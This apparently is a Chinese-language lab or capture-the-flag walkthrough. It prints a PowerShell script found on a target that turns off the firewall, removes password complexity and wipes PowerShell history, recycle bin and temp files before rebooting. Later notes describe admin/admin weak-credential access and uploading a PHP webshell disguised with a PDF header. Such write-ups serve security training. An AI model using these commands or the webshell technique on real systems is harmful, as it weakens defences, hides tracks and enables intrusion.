REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoActiveDesktopChanges /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoActiveDesktopChanges

Write-Output "[+] Disabling Local Password Expiration for all User Account"
wmic UserAccount set PasswordExpires=False

Write-Host "[+ Disabling Removalble Storage Access"
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\USBSTOR\" -Name "start" -Value 4

Write-Host "[+] Disabling News and Interest"
Reg Add "HKLM\SOFTWARE\Policies\Microsoft\Windows\Windows Feeds" /T REG_DWORD /V "EnableFeeds" /D 0 /F
REG QUERY "HKLM\SOFTWARE\Policies\Microsoft\Windows\Windows Feeds" /v EnableFeeds

Write-Host "[+] Removing Password Complexity Requirement"
secedit /export /cfg c:\secpol.cfg
(gc C:\secpol.cfg).replace("PasswordComplexity = 1", "PasswordComplexity = 0") | Out-File C:\secpol.cfg
secedit /configure /db c:\windows\security\local.sdb /cfg c:\secpol.cfg /areas SECURITYPOLICY
rm -force c:\secpol.cfg -confirm:$false

Write-Host "[+] Enabling Fastboot"
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Power" /V HiberbootEnabled /T REG_dWORD /D 0 /F
REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Power" /v HiberbootEnabled

Write-Host "[+] Disabling Firewall"
netsh advfirewall set allprofiles state off

Write-Host "[+] Disabling Print Spooler Service"
Stop-Service -name Spooler -force
Set-Service -name spooler -startupType disabled
Get-Service -name spooler

Write-Host "[+] Disbling Internet Explorer"
Disable-WindowsOptionalFeature -FeatureName Internet-Explorer-Optional-amd64 -Online

Write-Host "[+] Cleaning Up"
Remove-Item "C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\*" -Recurse -Force -ErrorAction SilentlyContinue
Remove-Item "C:\Users\*\AppData\Local\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue
Remove-Item "C:\`$Recycle.Bin\*" -Recurse -Force -ErrorAction SilentlyContinue
Remove-Item "C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt" -Force -ErrorAction SilentlyContinue

Write-Output "[+] Thank you for your Childhood, Live long and Prosper"

Write-Host
Restart-Computer
文件检查发现一个特殊文件:C:\users\offsec.vscode\argv.json
// This configuration file allows you to pass permanent command line arguments to VS Code.
// Only a subset of arguments is currently supported to reduce the likelihood of breaking
// the installation.
//
// PLEASE DO NOT CHANGE WITHOUT UNDERSTANDING THE IMPACT
//
// NOTE: Changing this file requires a restart of VS Code.
{
        // Use software rendering instead of hardware accelerated rendering.
        // This can help in cases where you see rendering issues in VS Code.
        // "disable-hardware-acceleration": true,

        // Allows to disable crash reporting.
        // Should restart the app if the value is changed.
        "enable-crash-reporter": true,

        // Unique id used for correlating crash reports sent from this instance.
        // Do not edit this value.
        "crash-reporter-id": "23628560-385e-4f74-a188-705111e35e97"
}
运行 winPEASx64.exe 获取更多信息
225
上传 + Getshell

8090 端口目录扫描发现后台
弱口令 admin/admin 进入


上传php 成功,需要伪造PDF文件头,生成php木马并连接,获取机器www权限

